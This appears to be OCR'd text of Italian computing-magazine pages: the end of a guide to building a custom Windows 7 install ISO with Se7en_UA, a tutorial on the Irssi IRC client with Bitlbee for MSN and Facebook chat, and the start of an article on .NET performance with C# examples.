Se abbiamo sufficiente spazio e i software installati, siamo pronti per l'attività. Inseriamo il DVD di Seven (o montiamo la ISO nel caso l'abbiamo già sull'hard-disk) in modo da permettere a Se7en_UA di ricopiare tutti i file nelle sue cartelle e chiudiamo tranquillamente l'autostart del setup di Seven se abbiamo l'autoplay attivo (magari dovremo ucciderlo dal Task Manager/Gestione attività). Selezioniamo Copy e aspettiamo che il programma trasferisca tutti i file sull'hard-disk.

Nella fase successiva viene controllata la versione di WAIK (Windows Automated Installation Kit). Nel caso non sia disponibile o sia presente una versione obsoleta, è possibile scaricarla aggiornata dal sito della Microsoft (microsoft.com/downloads). E' interessante notare che il funzionamento di Se7en_UA può essere interrotto e ripreso dal punto in cui ci si è fermati in modo trasparente, perché le fasi sono comunque sequenziali e il programma rende disponibili solo i pulsanti per i quali sono stati completati i precedenti test.




Per identificare correttamente il disco di Seven, dobbiamo selezionare il file bootmgr presente nella cartella principale.

L'operazione di copia non può essere purtroppo evitata, dato che durante questa operazione vengono effettuati dei controlli sulla versione di Seven che stiamo dando in pasto al programma. Dopo aver atteso pazientemente, verrà visualizzato l'identificativo della versione di Seven e verrà montata virtualmente la ISO con i tool di AIK. Il vantaggio di questa gestione è che è possibile agire sull'immagine del dvd come fosse un hard-disk (abbiamo l'accesso in scrittura).

Ora possiamo inziare ad impostare il tipo di installazione che ci interessa. Dal momento che la scelta è vasta, vengono proposte tre configurazioni tipo che possono velocizzare la scelta dei servizi da attivare, in automatico o manuale, e quali disabilitare: possiamo infatti scegliere tra SAFE, Tweaked e Bare-bones. Le differenze sono molte, ma sostanzialmente mentre con la prima configurazione "dovremmo ottenere" sostanzialmente un'installazione funzionante, con le altre due potremmo ritrovarci con immagini non avviabili e sono quindi




destinate solo ai veri smanettoni. Il condizionale è d'obbligo perché stiamo comunque alterando l'installazione predefinita di un sistema closed-source e quest'attività è condotta di conseguenza al buio.
Per chi fosse interessato ad approfondire questi aspetti rimandiamo al link di Blackviper (www.blackviper.com/Windows_7/servicecfg.htm) che ha indagato a fondo sui servizi dei sistemi Microsoft.



Il DVD di Seven contiene tutte le diverse versioni commercializzate, dobbiamo quindi comunicare noi a Se7en_UA di quale possediamo la licenza.


Per i nostri test impostiamo SAFE e successivamente selezioniamo "Add right click .wim" che aggiungerà dei tasti scorciatoia nei menu di explorer che potranno esserci utili nelle successive operazioni. Se stiamo realizzando la nostra nuova installazione sulla macchina dove la installeremo e magari si tratta di un notebook dove sono presenti driver e settaggi OEM specifici, possiamo indicarli nei menu successivi di Addons e Drivers. Se invece ci interessa un'installazione generica, possiamo semplicemente lasciare i valori di default. Nel menu Autounattended.xml indichiamo la versione di Seven di cui possediamo la licenza e per risparmiare spazio possiamo chiedere di rimuovere tutte le immagini che non ci interessano.

Partirà successivamente un'operazione automatizzata di export della versione che abbiamo selezionato.




Nel primo foglio PE di AutoUnattended.xml, indichiamo tutti i riferimenti alla lingua italiana in modo da essere sicuri che tastiera e sistema saranno configurati automaticamente per la nostra lingua.

Poi potremo personalizzare le informazioni di base del sistema operativo, come ad esempio la localizzazione della lingua, il seriale della nostra copia di Seven (che verrà così inserito automaticamente durante l'installazione) e molte altre informazioni che sono raccolte in diverse finestre.
Terminato di inserire tutti i valori che ci interessano, clicchiamo sul bottone Save e chiudiamo cliccando su OK. Lasciamo il valore di default per Setupcomplete.cmd e Cleanup.cmd.
Se abbiamo già disponibili dei file di Windows Update (ad esempio prossimamente il primo Service Pack di Seven), possiamo includerli nell'installazione. Per ora possiamo saltarlo, quindi clicchiamo sull'opzione e poi diamo No per saltare questa fase.



Le caratteristiche che possiamo modificare sono davvero molte ed è davvero semplice escludere IIS o Internet Explorer 8 con qualche click.

In Features Packages and Tweaks possiamo davvero divertirci: è qui infatti che si concentrano le varie opzioni e i moduli del kernel di Seven che normalmente restano nascosti. Per un'installazione di tipo server ad esempio, potremmo escludere completamente di installare tutto il comparto giochi e multimediale, attivando invece il supporto telnet, utile per chi deve impiegare Seven per amministrare reti. Mentre nel foglio dei Tweaks possiamo abilitare una serie di funzioni che abitualmente vengono attivate dagli utenti esperti al primo avvio del sistema operativo, ma che portano via comunque del tempo, oltre ad alcune migliorie che aggirano alcuni bug non ancora risolti di Seven.



La parte dei tweaks non è ancora molto sviluppata, troviamo comunque alcune opzioni utili che possiamo includere nell'installazione automatizzata e che ci faranno risparmiare molto tempo.

Terminata questa fase, possiamo lasciare i valori di default per Modded files e Edit Cmd Files (Remove non è stato ancora implementato) e passare all'impacchettamento (Pack). Se abbiamo fortuna, a questo punto verranno condensate tutte le informazioni fornite in modo da realizzare i file sorgenti da cui verrà successivamente creata un'immagine ISO perfettamente funzionante con Create ISO.

PROBLEMI RISCONTRATI

Se7en_UA è un insieme di hack

giunto ormai alla versione 6.2.1., che potrebbe non funzionare su ogni pc, dato il suo stato "work in progress"; nel caso qualcosa andasse storto è possibile partecipare al suo debug tramite il forum www.msfn.org/board/topic/138899-se7en-ua-se7envista-dvd-and-xml-creator.

Per i nostri test abbiamo utilizzato:
una macchina non troppo recente con XP Home con SP3,
una recente con Vista Home Premium,
una nuovissima con Seven Professional

Nel caso di XP Home, siamo riusciti ad arrivare fino alla fase precedente alla creazione della ISO, l'impacchettamento (pack). In seguito però veniva generato un "errore 76" che non è stato possibile risolvere: questo errore fa genericamente riferimento a un problema di percorsi, che sembra si generi nella fase precedente, quando vengono selezionati i pacchetti e i teak da includere. Il programmatore è stato avvisato della cosa, ma non è ancora pronta una soluzione certa (le indicazioni fornite nel forum non sono infatti servite purtroppo ad andare avanti).

Con Vista e Seven il funzionamento è stato coerente in tutto, tranne che nella selezione dei pacchetti e teak che non venivano visualizzati, impedendone quindi la selezione mirata. La generazione però non ha avuto problemi e la ISO è stata creata correttamente. Su Seven anche se erano presenti alcuni file di AIK, alcuni mancavano e li abbiamo recuperati dal PC con Vista dove era stato installato.

Copiando la directory di lavoro generata con Vista sul PC con XP Home, la ISO veniva generata correttamente anche lì, segno che il problema dei percorsi seppur vincolante, non rappresenta un problema irrisolvibile. In particolare, confrontando i differenti file Appswitch.dat generati tra XP e Vista, si vede che non viene creata l'ultima sezione (date e ore sono puramente informative):

```
[Pack]
PackStart=20.59.27
Mounted=True
UserPicture=True
Features=True
Tweaks=True
Unmounting=True
PackEnd=21.03.20
WIMbefore=03/04/2010   20.55
1.950.613.920 install.wim
WIMafter=03/04/2010   21.07
1.966.270.174 install.wim
Completed=True
```

Se Completed viene impostato a False, questa sezione viene eliminata e si torna allo step subito prima.



Aggiungendola a mano nel file (o sostituendo tutto il file) è possibile saltare il problema, ma non si ha certezza che l'impacchettamento prenda in considerazione le modifiche richieste negli step precedenti, quindi speriamo che l'autore possa lavorare al problema.

COLLAUDO DELL'IMMAGINE

Realizzata l'immagine personalizzata abbiamo deciso di provarla sempre sulla macchina meno recente. Invece di masterizzare la ISO (o creare una penna usb avviabile) è stato sufficiente lanciare il Setup dalla cartella \Se7en_UA\uaDVD per assistere a una procedura davvero automatizzata che nel caso di errore, si interrompe in modo controllato ripristinando completamente lo stato iniziale pre-esistente al lancio del Setup.

Anche con Se7en_UA può essere difficile riuscire a realizzare al primo colpo un Seven custom perfettamente funzionante, tuttavia le operazioni si riducono molto dopo la prima generazione e si può lavorare sui vari parametri. In fondo è quella la parte divertente per noi smanettoni e dato che viene data la possibilità di modificare praticamente tutto il modificabile, sono davvero tante le possibilità che ci si offrono.

Speriamo che Se7en_UA continui a progredire perché al momento rappresenta lo strumento più versatile per chi vuole realizzare la sua personale installazione di Seven.

di R4Y
revray@email.it

Irssi + Bitlbee

Un solo client, tanti protocolli di IM

CHAT

Una panoramica sul client Irc "irssi" associato al servizio Bitlbee.

Irssi è ormai incluso nella maggior parte delle repository ufficiali, ma, in ogni caso, è possibile installarlo tramite i sorgenti reperibili sul sito ufficiale:

```
http://www.irssi.org/download#sources
```

con la classica procedura "make/make install". Una volta finita l'installazione, se non è già presente, installiamo "screen", uno screen manager che modularizza il terminale permettendo di avviare e gestire più processi dalla stessa shell. Ci servirà in seguito per eseguire al meglio alcuni script utili. Una volta installato screen, apriamo un terminale e digitiamo

```
screen irssi
```

Eccoci al primo avvio! Per configurare irssi basta digitare /set seguito dal parametro, a sua volta seguito dal valore che vogliamo assegnare al parametro. Esempio:

```
/set nick <nostronick>
```

Lanciando il comando /set senza argomenti, riceveremo una lista completa delle variabili che possiamo settare. Iniziamo con le più importanti. Tra le impostazioni utili c'è innanzitutto il "nick alternativo" nel caso in cui quello scelto precedentemente sia già in uso:

```
/set alternate_nick <nostronickalternativo>
```

Un'altra funzione interessante è "hilight":


```
/hilight <nostronick>
```

evidenzierà ogni post che contiene in nostro nick, mentre

```
/hilight -word <parola>
```

evidenzierà ogni post che contiene la parola che abbiamo scelto. Su IRSSI è possibile settare anche il tema. Su http://irssi.org/themes ce ne sono numerosi. Una volta scelto quello che ci piace di più, lo copiamo nella cartella /home/<user>/.irssi e lo carichiamo col comando

```
/set theme <tema_che_abbiamo_scelto.theme>
```



CHE COS’È IRSSI

Irssi è un client IRC rilasciato sotto General Public License, scritto in C. L’allora unico sviluppatore Timo Sirainen (ora pare ci sia un bel gruppetto che segue il progetto) scrisse il client ex novo, ovvero non basandosi sul sorgente originale di IRC2, permettendo di avere maggiori libertà dal punto di vista della personalizzazione (tramite pratici script in Perl) e notevoli vantaggi dal lato della sicurezza. Irssi non ha la solita allegorica interfaccia “Punta-e-Clicca”, ma è completamente a linea di comando, il che lo rende davvero molto pratico e leggero.

Il resto delle configurazioni è molto intuitivo anche grazie alla funzione di autocompletamento in perfetto stile shell. Una volta che abbiamo finito, salviamo il tutto con il comando /save.

Passiamo ora alla fase fondamentale: la connessione. Per effettuare la connessione al server usiamo il semplice comando /connect seguito dal nome del server irc e la porta in uso. Esempio:

```
/connect irc.azzurra.org
6667
```

Entro pochi secondi (se non immediatamente) riceveremo la risposta dal server. Una volta dentro, usiamo il comando /join per entrare in un canale. Esempio:

```
/join #hackerjournal
```

A questo punto, possiamo cominciare a scrivere messaggi nella chat pubblica del canale oppure cominciare una conversazione privata con un qualsiasi utente tramite il comando /query. Esempio

```
/query <nome_dell'utente_
con_cui_vogliamo_chattare>
```

Si aprirà automaticamente la finestra della chat privata. Per navigare tra le finestre si usa la pratica combinazione <alt> + <”x”>, dove x è l’identificativo della finestra. Le finestre vengono assegnate a partire da 1 (in genere la finestra della connessione al server) proseguendo fino a 0. Nel caso in cui il numero delle finestre diventi maggiore del numero dei tasti disponibili, l’ultima finestra dopo 9 verrà assegnata alla lettera “Q” e le eventuali altre in successione fino alla lettera “P”,

proseguendo, nel caso da “A” fino a “L” e via dicendo.

Ora vediamo come fare in modo che IRSSI si colleghi automaticamente al/ai nostro/i server preferiti. Esempio:

```
/sever add -network
Azzurra irc.azzurra.org
6667
```

dove Azzurra è il nome che diamo alla rete, irc.azzurra.org il server e 6667 la porta. Per collegarci automaticamente ad un canale usiamo il comando /channel add. Esempio:

```
/channel add
#hackerjournal Azzurra
```

dove #hackerjournal è il nome del canale e Azzurra la rete in cui si trova il canale. Possiamo aggiungere più canali, basta separarli con una virgola.

Un’altra funzione interessante è quella che permette di eseguire comandi e programmi direttamente da IRSSI. Digitando, per esempio, il comando

```
/exec ls /home
```

il comando verrà indirizzato nella finestra di IRSSI dalla quale è stato eseguito. Così possiamo eseguire la maggior parte dei comandi conosciuti.
Insomma una vera e propria shell!

SCRIPT

Passiamo ora al vero punto di forza di IRSSI: gli script in Perl. Come già detto, esistono una moltitudine di script per personalizzare il nostro IRSSI. Qui di seguito ne elencheremo alcuni tra i più utili. Sul sito ufficiale e in giro per la rete se ne trovano a bizzeffe, e, se si ha una buona conoscenza di Perl, si può provvedere a scriverne di propri. Gli script vanno copiati nell’apposita cartella di configurazione di IRSSI, situata in /home/<user>/.irssi/scripts.Se la suddetta cartella non esiste, basta crearla con un semplice

```
mkdir /home/<user>/.irssi/
scripts
```

Una volta copiati nella cartella scripts, possiamo caricarli con il comando

```
/script load <nome_script.
pl>
```

Procediamo con l’installazione degli script.

```
NickColor.pl
```

Il primo script che installiamo serve per colorare i nick delle persone con cui chattiamo al fine di non creare confusione. Scarichiamo lo script da

```
http://scripts.irssi.org/
scripts/nickcolor.pl
```

e copiamolo in

```
/home/<user>/.irssi/
scripts
```

Carichiamolo con il semplice comando

```
/script load nickcolor.pl
```

NICKLIST.PL

Questo comodissimo script allinea i nick sulla destra dello schermo. Richiede un po’ più d’attenzione per l’installazione. Vediamo come procedere. Come prima, scarichiamo lo script da http://scripts.irssi.org/scripts/nicklist.pl e copiamolo nella cartella degli script. Ora ci sarebbero due metodi per sfruttare lo script: fifo e screen. Noi useremo il secondo, più semplice ed intuitivo (una descrizione del metodo “fifo” è disponibile su http://wouter.coekaerts.be/site/irssi/nicklist). Carichiamo lo script con lo stesso comando di prima e in seguito digitiamo questo comando:

```
/nicklist screen
```

Per far partire automaticamente nicklist in modalità screen digitiamo

```
/set nicklist_automode
SCREEN
```

Attenzione: questa modalità presenta problemi noti con gnome-terminal, eterm, rxvt e aterm.
Una volta partito lo script, possiamo configurare la larghezza della colonna dei nick in questo modo:

```
/set nickist_width
<valore>
```

Un valore ottimale può essere, per esempio, 20, ma potete cambiarlo a vostro piacimento.

Un problema che si potrebbe presentare è il sovraffolamento della colonna dei nick. Il comando di default per ovviare a questo inconveniente è

```
/nicklist scroll
```

ma per comodità possiamo assegnare una combinazione di tasti:

```
/bind <tasto> command
nicklist scroll -5
/bind <tasto> command
nicklist scroll +5
```


Alcuni esempi di chat scaricabili direttamente dal sito IRSSI.



Come si intuisce, i tasti assegnati serviranno per scorrere la lista di 5 posizioni in alto o in basso. Fate attenzione ai tasti che riservate, non saranno utilizzabili per scrivere. Si consiglia di usare una combinazione di tasti (es. ^"<tasto>", dove "^" rappresenta il tasto ctrl e "<tasto>" il tasto che avete scelto).

Possiamo dire che i più importanti sono questi, ma su http://scripts.irssi.org potete trovarne per tutti i gusti.

Per fare in modo che lo script si carichi automaticamente ad ogni avvio di IRSSI basta copiarlo in /home/<user>/.irssi/scripts/autorun (stessa cosa anche qui: se non esiste, la creiamo).



BITLBEE

Ora che abbiamo confgurato IRSSI, possiamo registrarci su Bitlbee, il servizio che ci permette di ospitare su Irc protocolli come Msn®, Jabber, AOL e altri.

Qui vedremo come usare Bitlbee per Msn® e la chat di Facebook, che da poco è passata su XMPP/Jabber.

MSN®

Per prima cosa dobbiamo collegarci ad un server di Bitlbee. Sul sito ufficiale (www.bitlbee.org/servers) c'è una lista dei server pubblici che possiamo usare. In questo esempio useremo im.rootdir.de.

Colleghiamoci al server:

```
>/server im.rootdir.de
6668
```

Verremo automaticamente catapultati nel channel &bitlbee. Ora dobbiamo registrare il nostro nick :

```
>register <nostronick>
```

Una volta effettuata la registrazione possiamo procedere ad aggiungere gli account. Per aggiungere quello di Msn® facciamo in questo modo:

```
> account add msn
<account_msn> <password_
msn>
```

Dopo aver aggiunto l'account, "accendiamolo" in questo modo:

```
> account on
```

Ora l'account è pronto per essere usato. Per chattare con un contatto basta dare il comando

```
>/query <nomecontatto>
```

Vi accogerete che i contatti hanno nomi diversi da quelli normalmente visualizzati da WindowsLiveMessenger®. Infatti Bitlbee per il nome del contatto usa lo username dell'e-mail dei vostri contatti. Per ovviare a questo problema possiamo rinominare i contatti secondo i nostri gusti:

```
>rename <contatto> <nuovo_
nome_contatto>
```

Una volta che abbiamo finito, ricordiamoci di salvare il tutto:

```
>save
```

FACEBOOK CHAT

Procediamo aggiungendo l'account relativo alla chat di Facebook. Per registrare questo account abbiamo bisogno di avere un "Facebook username" che possiamo settare su

```
http://www.facebook.com/
username
```

dopodiché basta dare il comando

```
>account add jabber
<username>@chat.facebook.
com> <Facebook password>
```

```
>account on
```

Noteremo che di default i contatti sono listati con l'ID in stile Jabber, qualcosa come uXXXXXXXXXX. Per ovviare a questo problema potremmo semplicemente rinominarli a mano con il comando che abbiamo visto sopra, ma a renderci la vita più facile ci pensa un simpatico script reperibile su http://tinyurl.com/facebook-rename.
Lo installiamo con il metodo che abbiamo visto sopra.
Una volta completata l'operazione, abbiamo tutti i nostri contatti di Facebook a portata di IRSSI, il che non è poco, vista la pachidermica lentezza della chat standard del noto social network. Per concludere, aggiungiamo il server di Bitlbee ai server preferiti:

```
/sever add -network
Bitlbee im.rootdir.de 6668
```

Buona chattata!!

SCRIVERE CODICE PERFORMANTE PER

.NET FRAMEWORK

CODICE LA SCRITTURA DI CODICE .NET VELOCE E SCALABILE NON È RAGGIUNGIBILE MANDANDO A MENTE UNA BANALE LISTA DI BEST PRACTICES. È NECESSARIO CONOSCERE ALCUNI MECCANISMI INTERNI DEL FRAMEWORK ED ESSERE IN GRADO DI EFFETTUARE CORRETTE SCELTE DI DESIGN.

Le metodologie per scrivere codice performante coinvolgono il design delle classi, la gestione della memoria e molti altri aspetti che meriterebbero singolarmente una serie di articoli o un libro sul tema. Il presente articolo cerca quindi di coprire quanti più aspetti possibili senza scendere nei meandri di argomenti troppo vasti come il garbage collector o meritevoli di trattazioni a parte come il multithreading. Gli esempi di codice verranno riportati in C# e saranno validi sia per la versione dell' ufficiale framework, che gira sotto Microsoft Windows, sia per quella open source dedicata al mondo Linux/Unix, Mono.

ORGANIZZARE IL CODICE

Pur essendo un concetto architetturale valido indipendentemente dalla tipologia di applicazione sviluppata, la suddivisione del codice in livelli logici ha avuto particolare risonanza nell'ambito della costruzione di applicazioni distribuite. Un classico esempio è quello di un'applicazione aziendale solitamente suddivisa in almeno tre strati: accesso ai dati, logica di business, presentazione (GUI). Ogni strato assolve un compito specifico appoggiandosi su quello sottostante. La suddivisione dell'applicazione in strati e una corretta organizzazione del codice nelle classi (considerando con attenzione anche i dettagli non esposti all'esterno – membri e tipi privati) semplifica la manutenzione e l'estensione del codice. Cosa c'entra tutto questo con le performance? Codice progressivamente più complesso ed esteso in modo poco organico non potrà che essere eseguito più lentamente. Inoltre, quando è mal strutturato è più soggetto a malfunzionamenti e non esiste un'applicazione più lenta di una ferma a causa del sollevamento di un'eccezione non gestita.

Ritornando alla suddivisione in strati, se l'applicazione non è eccessivamente grande e non cambia a ritmo incessante, è meglio includere tutto in un unico assembly (architettura permettendo). In caso contrario i costi fissi del caricamento dei metadati, la compilazione JIT e i controlli di sicurezza verranno eseguiti per ogni assembly di cui è composta l'applicazione.

DESIGN DELLE CLASSI

Senza entrare in dibattiti di design orientato agli oggetti, è bene evidenziare che ogni classe deve servire uno scopo chiaramente definibile. Stabilite i confini delle responsabilità in fase di progettazione. Se, ad esempio, qualche classe di accesso ai dati ha pochi metodi, non cadete nella tentazione di eliminarla distribuendo i metodi tra quelle esistenti. Non disegnate le vostre classi per essere ereditate, se non assolutamente necessario. Il codice può essere condiviso utilizzando classi helper con metodi statici. Ricordate che l'utilizzo di metodi virtuali ha un costo maggiore in termini di chiamata e mette il consumatore della classe di fronte a un contratto più complesso. Se optate per questo tipo di design, rendete effettiva la vostra scelta marcando la classe con la keyword sealed. Se, invece, utilizzate l'ereditarietà, potete marcare sealed il metodo sottoposto ad override. In questo modo candidate il metodo ad ottimizzazioni da parte del compilatore (in questo caso, inlining).

Evitate, se possibile, metodi che accettano parametri o che ne alterano pesantemente il comportamento o metodi che accettano un numero variabile di parametri. Segue un esempio da evitare:

C#
```
public enum FilterType
{
        ByYear,
        ByCustomer,
        ByItemType,
}

public class Order
{
        public OrderItem[] ¬
GetOrders( object id, ¬
FilterType filter )
        {
```




Figura 1: La madre di tutte le eccezioni (System.Exception).

Figura 2: L'interfaccia del garbace collector accessibile alle applicazioni (System.GC).

Figura 3: Profiling di un'applicazione che concatena le stringhe con l'operatore +. Il tipico andamento a dente di sega evidenzia un pessimo uso della memoria.

Figura 4: Questa applicazione invece utilizza StringBuilder. Notare la differenza del grafico.

```
		[...]
	}

	[...]
}
```

Codice del genere vi obbliga a costruire differenti strade (tramite costrutti if o switch) all'interno del metodo. E' una pessima scelta visto che la piattaforma .NET supporta il concetto di overload dei metodi. La forma che segue è decisamente preferibile:

```
C#
public class Order
{
	public OrderItem[] ¬
GetOrders( int year )
	{
		[...]
	}

	public OrderItem[] ¬
GetOrders( string customerId
)
	{
		[...]
	}

	public OrderItem[] ¬
GetOrders( byte itemType )
	{
		[...]
	}

	[...]
}
```

Se si dovesse presentare l'esigenza di aggiungere un metodo che accetta un tipo di dati e un numero di parametri già utilizzato, è sufficiente differenziarlo tramite nome:

```
C#
public class Order
{
	[...]

	public OrderItem[] ¬
GetOrdersByVendor( string ¬
vendorId )
	{
		[...]
	}

	[...]
}
```

Se non effettuate operazioni sui dati che vengono passati in lettura/scrittura alle proprietà di una classe, impiegate al loro posto campi. Se la vostra classe viene utilizzata in remoto, per evitare molteplici round trip di rete, preferite l'impiego di un metodo con parametri invece di svariati campi e/o proprietà.

GESTIONE DELLE ECCEZIONI

L'utilizzo di blocchi try/catch/finally è senza dubbio il metodo da utilizzare nelle applicazioni per gestire condizioni di errore eccezionali. Tuttavia, è bene ricordare che la robustezza di questo costrutto ha un peso sulle performance. Lanciate e catturate eccezioni solo quando assolutamente necessario.
Innanzitutto, non catturate eccezioni che non siete in grado di gestire. Evitate blocchi catch in grado di catturare

qualsiasi eccezione:

```
C#
catch( Exception e )
{
        [...]
}
```

e se possibile evitate anche di ridurre il filtro solamente ad un particolare namespace:

```
C#
catch( System.Data )
{
        [...]
}
```

Utilizzando codice di validazione potete elegantemente evitare l'uso di eccezioni. Se i dati di input di metodo non sono accettabili considerate la restituzione di null o false secondo i casi.
Effettuare il wrap di un'eccezione dentro un'altra è un'altra operazione costosa che vale la pena di "pagare" solo se siete in grado di aggiungere informazioni utili per chi la catturerà.
